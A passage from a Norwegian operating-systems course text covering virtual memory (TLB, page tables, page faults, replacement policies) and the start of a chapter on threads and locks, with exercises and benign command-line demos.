Hit eller miss? i figur 6.2.

- Fig 19.2, vi går gjennom dette arrayet i rekkefølge
- *miss*, hit, hit, *miss*, hit, hit, hit, *miss*, hit, hit
- 70% hit rate

Figur 6.2: Hit eller miss?.

Mønsteret er verdt å merke seg: det er bare det *første* oppslaget i hver page som blir en miss, og resten av pagen er treff. Går du gjennom et array i rekkefølge, betaler du altså én miss per page, uansett hvor mange elementer det er plass til i pagen. Med 4KB pages og `int` på 4 Byte er det 1024 elementer per page – altså én miss og 1023 treff, en hit rate på over 99,9 %. Det er den samme innsikten som i kapittel 1, der rekkefølgen du bruker indekser i avgjorde kjøretiden.

Hvorfor cache? i figur 6.3.

- Spatial locality
- Temporal locality

Dessverre må raske cacher være små, på grunn av fysikken...

Figur 6.3: Hvorfor cache?.

OS eller maskinvare? i figur 6.4.

- Fig 19.3, operativsystemet håndterer TLB-en (RISC)
- På X86 håndterer maskinvaren TLB-en (CISC)

Figur 6.4: OS eller maskinvare?.

6.2.2 ASID

Hva ligger i en TLB entry? i figur 6.5.

- En kopi av page table entryen (PTE)
- Address Space Identifier (ASID) på moderne arkitekturer, for å slippe å flushe TLB-en ved hvert context switch

Figur 6.5: Hva ligger i en TLB entry?.

Problemet ASID løser er at en virtuell adresse betyr forskjellige ting i forskjellige prosesser: adresse 0x1000 i prosess A og i prosess B peker til hver sin page frame. Uten noe som skiller dem, måtte hele TLB-en tømmes ved hvert eneste context switch, og den nye prosessen ville begynt med bare misser. Med et ASID-felt i hver entry kan oversettelser fra flere prosesser ligge i TLB-en samtidig, og et context switch blir tilsvarende billigere. Det er enda en post på regningen for et context switch, ved siden av registrene fra kapittel 3 og den kalde cachen fra kapittel 4.

6.3 Mindre page tables

Et 32-bits adresserom med 4KB pages (12 bit offset), med 32-bits (4B$=2^2$B) page table entries:

$$\frac{2^{32}}{2^{12}} \times 2^2\text{B} = 2^{22}\text{B} = 4\text{MB}$$

Med et par hundre prosesser går det ikke an at hver prosess bruker 4MB bare på page tabellen sin – og hva med dagens 64-bits adresserom. . .

Større pages? i figur 6.6.

- Når resultatet av en divisjon blir for stort, kan man
  (a) gjøre telleren mindre, eller
  (b) gjøre nevneren større
- Større pages er å gjøre nevneren større
- X86 støtter page-størrelsene 4KB, 2MB og 1GB
- Større pages gir mer *intern fragmentering*

Figur 6.6: Større pages?.

Regnestykket over sier at dobler du page-størrelsen, halveres antall oppføringer i page tabellen. Prisen er intern fragmentering fra kapittel 5: med 2MB pages kan et program som trenger 2MB og 1 Byte legge beslag på 4MB. Derfor er hugepages noe man skrur på for bestemte arbeidslaster – databaser og virtuelle maskiner, som bruker store, sammenhengende minneområder – og ikke noe man setter på som standard for alt.

6.3.1 Multi-level page table

Multi-level page table i figur 6.7.

- Fig 20.3


PTBR Page Table Base Register (CR3 på X86)

PDBR Page Directory Base Register (CR3 på X86)

Figur 6.7: Multi-level page table.


Poenget med å dele page tabellen i nivåer er at de delene av adresserommet prosessen ikke bruker, ikke trenger noen tabell i det hele tatt. Er en oppføring i den ytre tabellen ugyldig, finnes ikke den tilhørende indre tabellen, og da koster den heller ingenting. Siden en vanlig prosess bruker en forsvinnende liten del av adresserommet sitt, er besparelsen enorm. Prisen er at oversettelsen nå krever ett minneoppslag per nivå – fire nivåer på 64-bits X86 betyr fire oppslag før vi i det hele tatt får tak i dataene. Det er nettopp derfor TLB-en er så viktig: ved et treff slipper vi alle sammen.

X86 32-bit i figur 6.8.



Figur 6.8: X86 32-bit.

X86 64-bit i figur 6.9.



Figur 6.9: X86 64-bit.

6.3.2 Invertert page table

Invertert page table i figur 6.10.

Sitert fra læreboka:

> Here, instead of having many page tables (one per process of the system), we keep a single page table that has an entry for each physical page of the system

Kan ikke slå opp, må lete gjennom tabellen etter oppføringen…

Figur 6.10: Invertert page table.

Forskjellen er hvilken vei tabellen går. En vanlig page table er indeksert på VPN, så oversettelsen er et direkte oppslag. En invertert tabell har én oppføring per page frame i maskinen, altså én tabell for hele systemet uansett hvor mange prosesser som kjører. Til gjengjeld må vi lete etter riktig oppføring i stedet for å slå den opp, og i praksis bruker man en hashtabell for å gjøre letingen overkommelig.

6.4 Minnehåndtering

6.4.1 Swap space

Swap space i figur 6.11.


- Fig 21.1
- Hvor stort er swap-området ditt?
- Binærfiler (kjørbare filer og biblioteker) trenger ikke swap space

Figur 6.11: Swap space.

Grunnen til at binærfiler slipper unna er at de allerede ligger på disk. Trengs en page med programkode på nytt, kan den bare leses inn fra programfila igjen – den er jo uendret. Det er bare data som er endret, og som ikke finnes noe annet sted, som må skrives til swap.

6.4.2 Page fault

Page fault i figur 6.12.



Figur 6.12: Page fault.

Merk at læreboka i chp 21.3 sier (sitert fra læreboka):

> If a page is not present and has been swapped to disk, the OS will need to swap the page into memory in order to service the page fault. Thus, a question arises: how will the OS know where to find the desired page? In many systems, the page table is a natural place to store such information. Thus, the OS could use the bits in the PTE normally used for data such as the PFN of the page for a disk address. When the OS receives a page fault for a page, it looks in the PTE to find the address, and issues the request to disk to fetch the page into memory.

Sagt på en annen måte: ikke la deg lure av den litt forenklede page tabellen i figuren over. Det kan godt hende at noen av oppføringene der present-bit'et er null, faktisk har en verdi (en diskadresse) i PFN-feltet, og ikke bare `000`.

Maskinvare eller programvare i figur 6.13.

- Fig 21.2: Page-Fault Control Flow Algorithm (maskinvaren)
- Fig 21.3: Page-Fault Control Flow Algorithm (operativsystemet)

Figur 6.13: Maskinvare eller programvare.

Arbeidsdelingen er den samme som ellers i dette emnet: maskinvaren oppdager at present-bit'et er null og utløser et interrupt, og så er det operativsystemet som finner ut hvor pagen ligger, henter den inn, oppdaterer page tabellen og lar instruksjonen kjøre om igjen. Legg merke til at prosessen selv ikke merker noe annet enn at den ble stående en stund – den blir *blocked* mens I/O-en pågår, akkurat som i kapittel 2, og en annen prosess får CPU-en i mellomtiden.

Terminologi rundt page fault i figur 6.14.

TLB miss / Soft miss Page table entryen (PTE) er ikke i TLB-en.

Minor page fault / Soft miss / Soft (page) fault Pagen er i minnet, men ikke merket som present i PTE-en (for eksempel en delt page som en annen prosess har hentet inn)

Major page fault / Hard miss / Hard (page) fault Pagen er ikke i minnet, og det kreves I/O.

Figur 6.14: Terminologi rundt page fault.

Forskjellen i pris mellom disse er enorm, og det er verdt å ha tallene i hodet. En TLB miss koster et ekstra minneoppslag, altså i størrelsesorden 100 ns. Et minor page fault koster et interrupt og litt bokføring i operativsystemet. Et major page fault koster et diskoppslag – rundt 10 ms på en HDD, som er omtrent 100 000 ganger dyrere enn et minneoppslag. Det er derfor resten av kapitlet handler om å *unngå* major page faults.

```
\time -v gimp
\time -v gimp
sync ; echo 3 | sudo tee /proc/sys/vm/drop_caches
\time -v gimp
```

Tips i figur 6.15.

- Se boksen "Tip: Do work in the background"

Figur 6.15: Tips.

6.5 Page replacement-policyer

Parallelle problemer i figur 6.16.

- CPU-cacher gjør aksess til RAM raskere
- RAM gjør aksess til (SSD-)disk raskere
- SSD kan gjøre aksess til et RAID-array (HDD) raskere
- RAID-kontrollere har RAM for å gjøre aksess til arrayet raskere
- ...

Alt sammen er "cache management"

Figur 6.16: Parallelle problemer.

6.5.1 Policyer

Policyer i figur 6.17.

Optimal Fig 22.1

FIFO Fig 22.2

Random Fig 22.3

LRU (Least Recently Used) Fig 22.5

Figur 6.17: Policyer.

Optimal kaster ut den pagen som skal brukes lengst fram i tid. Den kan ikke implementeres, siden den forutsetter at vi kjenner framtiden – men den er likevel nyttig, fordi den gir oss en fasit å måle de andre mot. Er FIFO langt unna optimal på en gitt workload, vet vi at det er noe å hente. LRU er forsøket på å gjette framtiden ut fra fortiden: den som ikke har vært brukt på lengst tid, blir antakelig ikke brukt med det første heller. Det er nøyaktig samme resonnement som MLFQ gjorde i kapittel 4, der scheduleren gjettet jobbens lengde ut fra hvordan den hadde oppført seg.

6.5.2 Workloads

Workloads i figur 6.18.

No-locality Fig 22.6

80-20 Fig 22.7

Looping-sequential Fig 22.8

Merk: vanskelig å implementere LRU direkte, kanskje bruk "Clock", Fig 22.9 – men da må man ta hensyn til dirty pages også

Figur 6.18: Workloads.

Poenget med de tre workloadene er at ingen policy vinner overalt. Uten locality spiller det ingen rolle hva vi velger – alle gjør det like dårlig. Med 80-20-locality, som ligner mest på virkelige programmer, vinner LRU, fordi den fanger opp de 20 % som brukes mest. På looping-sequential gjør LRU det derimot *verst mulig*: går du i en løkke gjennom litt mer minne enn det er plass til, kaster LRU alltid ut nettopp den pagen du skal bruke neste gang. Der er random faktisk bedre, rett og slett fordi den ikke er systematisk feil.

6.5.3 Terminologi

Annen terminologi i figur 6.19.

- Demand paging vs prefetching/pre-paging
- Working set
- Thrashing

Figur 6.19: Annen terminologi.

Demand paging er å hente en page først når den trengs, altså ved et page fault. *Prefetching* er å hente den før den trengs, ut fra en antakelse om at den kommer til å bli brukt – for eksempel å hente page $n + 1$ når page n hentes inn. *Working set* er det settet med pages en prosess faktisk bruker akkurat nå. Får alle prosessene plass til hvert sitt working set i minnet, går alt bra. Gjør de ikke det, ender vi i *thrashing*: maskinen bruker mer tid på å flytte pages inn og ut enn på å gjøre nyttig arbeid, og gjennomstrømmingen faller i gulvet.

6.6 Linux

Linux i figur 6.20.

- Kjernens logiske (kmalloc) mot virtuelle (vmalloc) adresserom
- Multilevel pages
- Støtte for hugepages (`/proc/meminfo`)
- Page cache, 2Q-replacement (active/inactive-lister)
- Sikkerhet
  - NX-bit
  - ASLR
  - Meltdown og Spectre...

Figur 6.20: Linux.

Glimrende forklaring av Mark Russinovich om hvordan paging virker på Windows (se 23:30-34:00, og se også delen om Copy On Write 19:30-20:32)

6.7 Lab-øvinger

1. Bruk tid på å studere figurene og eksemplene i teksten.

6.8 Repetisjonsspørsmål og oppgaver

1. I minnehåndtering: hva mener vi med *working set* og *thrashing*?
2. Hvilke metoder kan vi bruke for å redusere størrelsen på en page table i minnet?
3. Hvorfor fører paging til at hvert minneoppslag egentlig koster to minneoppslag, og hva er det en *TLB* gjør med det? Hva er en TLB rent fysisk?
4. Hvorfor virker en TLB i det hele tatt? Bruk begrepene *spatial* og *temporal locality* i svaret. Og hvorfor kan vi ikke bare lage TLB-en stor nok til å holde alt?
5. Hva ligger i en TLB entry, og hva er *ASID* til for? Hva måtte operativsystemet ellers gjort med TLB-en ved hvert context switch?
6. X86 støtter page-størrelser på 4KB, 2MB og 1GB. Hva vinner du på å bruke store pages (*hugepages*), og hva taper du? Hvorfor er ikke 2MB standard for alt?
7. Sett disse tre i rekkefølge etter hvor dyre de er, og forklar hva som skjer i hvert tilfelle: en *TLB miss*, et *minor (soft) page fault* og et *major (hard) page fault*.
8. Hva er forskjellen på *demand paging* og *prefetching* (også kalt pre-paging)? Hva er risikoen ved prefetching?
9. Affinity scheduling ("CPU pinning") reduserer antall cache misser. Reduserer det også antall TLB misser? Reduserer det antall page faults? Begrunn svaret.
10. Hvor stor blir en bitmap i et page-inndelt minnesystem med page-størrelse 4KB og 512MB fysisk minne?
11. (**OBLIG-2**) Anta 32-bits logiske/virtuelle adresser, page-størrelse 4KB og en to-nivås page table. Her er de ti første oppføringene (og den siste) i den øverste tabellen og i en av tabellene på andre nivå. Hoveddelen av hver oppføring er erstattet med store bokstaver i den øverste tabellen og små bokstaver i andre-nivå-tabellen.

```
     Top-level              Second-level
     +-----+---+            +-----+---+
1023 |  -  | 0 |       1023 |  g  | 1 |
   .                        .
   .                        .
   .                        .
  10 |  -  | 0 |         10 |  -  | 0 |
   9 |  A  | 1 |          9 |  -  | 0 |
   8 |  E  | 1 |          8 |  s  | 1 |
   7 |  -  | 0 |          7 |  -  | 0 |
   6 |  -  | 0 |          6 |  b  | 1 |
```

```
5 |  -  | 0 |          5 |  c  | 1 |
4 |  P  | 1 |          4 |  r  | 1 |
3 |  -  | 0 |          3 |  k  | 1 |
2 |  C  | 1 |          2 |  -  | 0 |
1 |  F  | 1 |          1 |  -  | 0 |
0 |  M  | 1 |          0 |  a  | 1 |
  +-----+---+            +-----+---+
```

a) Hva skjuler den store bokstaven i den øverste tabellen?

b) Hva skjuler den lille bokstaven i andre-nivå-tabellen?

c) Hva tror du bitene helt til høyre i hver tabell betyr?

d) Forklar hvordan den logiske/virtuelle adressen
`0000 0010 0100 0000 0110 1101 1011 1010`
oversettes til en fysisk adresse.

12. (**OBLIG-2**) Et program går gjennom arrayet `int a[3000]` fra `a[0]` til `a[2999]`, ett element om gangen. Page-størrelsen er 4KB, en `int` er 4 Byte, arrayet starter på en page-grense, og TLB-en er tom når programmet starter.

    (a) Hvor mange `int`-er får plass i én page?

    (b) Hvor mange pages dekker arrayet?

    (c) Hvor mange TLB misser blir det, og hva blir hit raten?

    (d) Hvorfor er det bare det første oppslaget i hver page som blir en miss, og hvilken av de to lokalitetstypene er det vi utnytter her?

13. (**OBLIG-2**) En prosess gjør oppslag i denne rekkefølgen med pages:

    `1, 2, 3, 4, 1, 2, 5, 1, 2, 3, 4, 5`

    (a) Hvor mange page faults blir det med FIFO og 3 page frames?

    (b) Hvor mange blir det med LRU og 3 page frames?

    (c) Hvor mange blir det med optimal og 3 page frames?

    (d) Gjør (a) på nytt med 4 page frames. Sammenlign med svaret i (a). Hva kaller vi det som skjer?

    Alle page frames er tomme når vi starter, så de tre–fire første oppslagene blir page faults uansett.

14. (**OBLIG-2**) Anta at et minneoppslag koster 100 ns. Ved TLB-treff koster oversettelsen ingenting ekstra. Ved TLB-miss må page tabellen leses fra minnet, altså ett ekstra minneoppslag. Et major page fault koster 10 ms.

    (a) TLB-en har en hit rate på 99 %, og det er ingen page faults. Hva blir gjennomsnittlig tid per minneoppslag?

(b) Anta i tillegg at ett av en million oppslag gir et major page fault. Hva blir gjennomsnittet nå?

(c) Hvor sjeldne må major page faults være for at de skal koste mindre enn 1 % ekstra?

(d) Hva forteller dette om hvorfor en maskin som har begynt å swappe føles som om den har stoppet helt?

7

Tråder og låser

Merk: henvisninger som "Fig 26.1" og "chp 26" peker inn i læreboka (OSTEP), ikke inn i dette kompendiet. Kapitlene vi bruker her er fritt tilgjengelige som PDF: chp 26, chp 27 og chp 28.

7.1 Læringsmål

Etter å ha arbeidet deg gjennom dette kapitlet og de tilhørende kapitlene i læreboka skal du kunne:

- gjøre rede for hva som er privat for hver *tråd* og hva som deles mellom trådene i en prosess, og forklare forskjellen på en *PCB* og en *TCB*
- forklare de to grunnene til å bruke tråder – *parallellisme* og *overlapp* med I/O – og når prosesser er riktigere enn tråder
- bruke `pthread_create()` og `pthread_join()`, og forklare hva hvert av argumentene er
- forklare hvorfor en enkel `teller++` ikke er atomisk, og bruke begrepene *race condition*, *critical section*, *atomicity* og *mutual exclusion* riktig
- gjøre rede for designmålene for en lås, og forklare hvorfor verken et vanlig flagg eller det å skru av interrupt er en brukbar løsning
- forklare hvordan *test-and-set* (`xchg`) og *compare-and-swap* (`cmpxchg`) gir atomisitet, og hva `lock`-prefikset gjør

- vurdere om en tråd bør *spinne* eller gi fra seg CPU-en, og forklare hva en *two-phase lock* er
- forklare hva *deadlock* er, når det kan oppstå, og hvilke to regler som hindrer det

7.2 Introduksjon

Multi-threading i figur 7.1.

- Et program uten tråder er et single-threaded program
- PCB mot TCB (Thread Control Block)
- Tråder er miniprosesser inne i en prosess, som *deler det samme adresserommet*

Figur 7.1: Multi-threading.

Demo på Windows: hva ligger i en Process Control Block (PCB)?

```
notepad
Get-Process notepad | Select-Object -Property *
```

Hva ligger i en Thread Control Block (TCB)?

```
(Get-Process notepad).Threads | Select-Object -Property * -First 1
```

Hva er en tråd? i figur 7.2.

- Fig 26.1, en tråd har sin egen
  - stack
  - program counter / instruction pointer
  - tilstand
  - registre

Figur 7.2: Hva er en tråd?.

Det er verdt å være helt presis på hva som er privat og hva som deles. Privat for hver tråd er stacken, registrene (særlig program counteren siden en tråd er en kjørende enhet – en "lettvektsprosess") og tilstanden – altså nøyaktig det som må lagres og hentes fram igjen ved et context switch, og det er derfor det finnes en TCB ved siden av PCB-en. Delt

mellom alle trådene i prosessen er adresserommet: text, data, heapen og de åpne filene. Grunnen til at hver tråd må ha sin egen stack, er at stacken holder lokale variabler og returadresser for de funksjonskallene tråden er inne i – og to tråder er sjelden på samme sted i koden samtidig. Det er også nøkkelen til hele kapitlet: siden heapen og de globale variablene er delt, kan to tråder rote til for hverandre der, mens de lokale variablene er trygge.

Hvorfor tråder? i figur 7.3.

- *Vi bruker tråder til "samarbeidende parallellisme", mens prosesser brukes til separate oppgaver som muligens konkurrerer.*
- Vi trenger tråder for å få en prosess med god ytelse
  1. *parallellisme*: utnytte alle CPU-kjernene
  2. *overlapp* mellom I/O-oppgaver og CPU-krevende oppgaver

Figur 7.3: Hvorfor tråder?.

Legg merke til at begge grunnene er kjente fra tidligere kapitler. Parallellisme var vi innom med fork() i kapittel 3, og overlapp er nøyaktig det samme poenget som "overlapp alltid" i scheduling-kapitlet: mens én tråd venter på I/O og står *blocked*, kan en annen tråd i samme prosess bruke CPU-en. Valget mellom tråder og prosesser er en avveining mellom ytelse og isolasjon. Tråder er billige å opprette og kan dele data direkte, fordi de deler adresserom. Prosesser er dyrere og må kommunisere gjennom operativsystemet, men til gjengjeld kan ikke den ene ødelegge for den andre – det er nettopp adresserommet fra kapittel 5 som beskytter dem. Derfor kjører for eksempel nettlesere hver fane i sin egen prosess.

demo, gjør en enkelttrådet versjon om til en mer effektiv flertrådet versjon, `mlab.c` og `mlab-threads.c`

7.2.1 pthread

Pthread i figur 7.4.

- Fig 26.2, pthread create og join

Figur 7.4: Pthread.

demo `thread0.c`

7.2.2 Deling av data

Deling av data i figur 7.5.

- Fig 26.6, t1.c med en global variabel
- Fig 26.7, problemet

Figur 7.5: Deling av data.

demo `t1.c` med argument fra 10 til 10000, deretter

1. `taskset -c 0 ./t1 100000000`
2. `gcc -I ../include t1.c -S`
3. bytt ut de tre instruksjonene med én add (som `gcc -O2` ville gjort)
4. `gcc -I ../include t1.s -o t1`
5. `taskset -c 0 ./t1 100000000` (problemet er borte)
6. `taskset -c 0,1 ./t1 100000000` (problemet er tilbake...)

Grunnen til at det går galt, er den samme som vi så i kapittel 1: en linje C-kode er ikke én instruksjon. `teller++` blir til tre:

```
movl    teller, %eax     # les verdien inn i et register
addl    $1, %eax         # legg til 1
movl    %eax, teller     # skriv den tilbake
```

Blir tråden avbrutt mellom første og tredje instruksjon – og det er akkurat det timer interruptet fra kapittel 3 sørger for at kan skje når som helst – rekker den andre tråden å lese den samme gamle verdien. Begge legger til 1 på det samme tallet, og én av oppdateringene forsvinner.

Demoen over er verdt å legge merke til, for den viser at det ikke holder å gjøre det til *én* instruksjon heller. *Når begge trådene kjører på samme kjerne, hjelper det – da kan ikke avbruddet skje midt inne i en instruksjon*. Men med to kjerner er problemet tilbake, fordi de to kjernene nå kan lese og skrive det samme minnet helt samtidig. Atomisk må vi be om eksplisitt, og det er det resten av kapitlet handler om.

Terminologi i figur 7.6.

Atomicity

Critical section

Race condition / Data race

Indeterminate / Deterministic

Mutual exclusion

Figur 7.6: Terminologi.

Kort om hvert av dem. *Atomicity* betyr at en operasjon enten skjer helt eller ikke i det hele tatt – ingen kan observere den halvferdig. *Critical section* er et stykke kode som bruker en delt ressurs, og som derfor ikke tåler at mer enn én tråd er inne i den samtidig. *Race condition* er at resultatet avhenger av rekkefølgen trådene tilfeldigvis blir kjørt i. *Indeterminate* er konsekvensen: programmet gir ikke samme svar hver gang, i motsetning til et *deterministisk* program. *Mutual exclusion* er løsningen: vi sørger for at bare én tråd om gangen slipper inn i den kritiske seksjonen.

Merk at et program med en race condition som regel gir riktig svar mesteparten av tiden. Det er nettopp det som gjør slike feil vanskelige: de dukker opp sjelden, gjerne først under last, og forsvinner når du prøver å finne dem med en debugger.

7.3 Tråd-API

POSIX threads i figur 7.7.

- `pthread_create`
- `pthread_join` (vent på at en tråd blir ferdig)
- `pthread_mutex_lock`
- `pthread_mutex_unlock`

Figur 7.7: POSIX threads.

Hva er datatypen `pthread_t`? Bare en int...

```
grep pthread_t /usr/include/x86_64-linux-gnu/bits/pthreadtypes.h
```

7.4 Låser

Designmål i figur 7.8.

En lås bør gi

- Mutual exclusion
- Fairness
- Performance

Figur 7.8: Designmål.

Det første målet er det åpenbare: låsen må faktisk slippe inn bare én om gangen. *Fairness* betyr at ingen tråd skal bli stående utenfor for alltid – det er den samme starvation vi så på i kapittel 4, nå med låser i stedet for CPU-tid. *Performance* er kostnaden låsen påfører koden vår i form av ekstra tidsbruk.

Interrupt i figur 7.9.

Problemet er at koden blir avbrutt på et dårlig tidspunkt – så hvorfor ikke bare skru av interrupt?
Bare operativsystemet kan gjøre det! Vi kan ikke stole på at brukerkode skrur dem på igjen

Figur 7.9: Interrupt.

Og selv om vi kunne stolt på brukerkoden, ville det ikke hjulpet på en maskin med flere kjerner: å skru av interrupt på din egen kjerne hindrer ikke en tråd på en annen kjerne i å røre det samme minnet.

Bare bruke et flagg? i figur 7.10.

- Fig 28.1
- Nei! Fig 28.2

Figur 7.10: Bare bruke et flagg?.

Grunnen til at flagget ikke virker, er verdt å stoppe ved, for det er den samme feilen om igjen: å sjekke flagget og deretter sette det er i seg selv to operasjoner. To tråder kan begge rekke å se at flagget er ledig før noen av dem får satt det, og da går begge inn i den kritiske seksjonen. Vi har altså løst en race condition ved å lage en ny.

7.4.1 Test-and-set

Test-and-set i figur 7.11.

- pseudokode i seksjon 28.7
- Maskinvaren redder oss, fig 28.3
- X86: `xchg`

Figur 7.11: Test-and-set.

7.4.2 Compare-and-swap

Compare-and-swap i figur 7.12.

- Maskinvaren redder oss, fig 28.4
- X86: `cmpxchg` (trenger `lock` som prefiks)

Figur 7.12: Compare-and-swap.

Poenget med begge instruksjonene er det samme: du kan ikke bygge atomisitet av deler som ikke er atomiske. Derfor må maskinvaren tilby minst én instruksjon som leser og skriver minnet i én udelelig operasjon. Test-and-set setter en ny verdi og gir deg den gamle tilbake, alt i ett – da kan du se om du var den som fikk låsen. Compare-and-swap skriver bare hvis verdien er den du forventet, som er litt mer fleksibelt. Med én slik instruksjon i bunnen kan resten bygges i programvare.

På systemer med én prosessor trenger ikke cmpxchg lock som prefiks.

Du kan også gjøre enkelte instruksjoner som skriver til minnet atomiske ved å sette lock-prefikset foran dem (sitert fra Intels dokumentasjon):

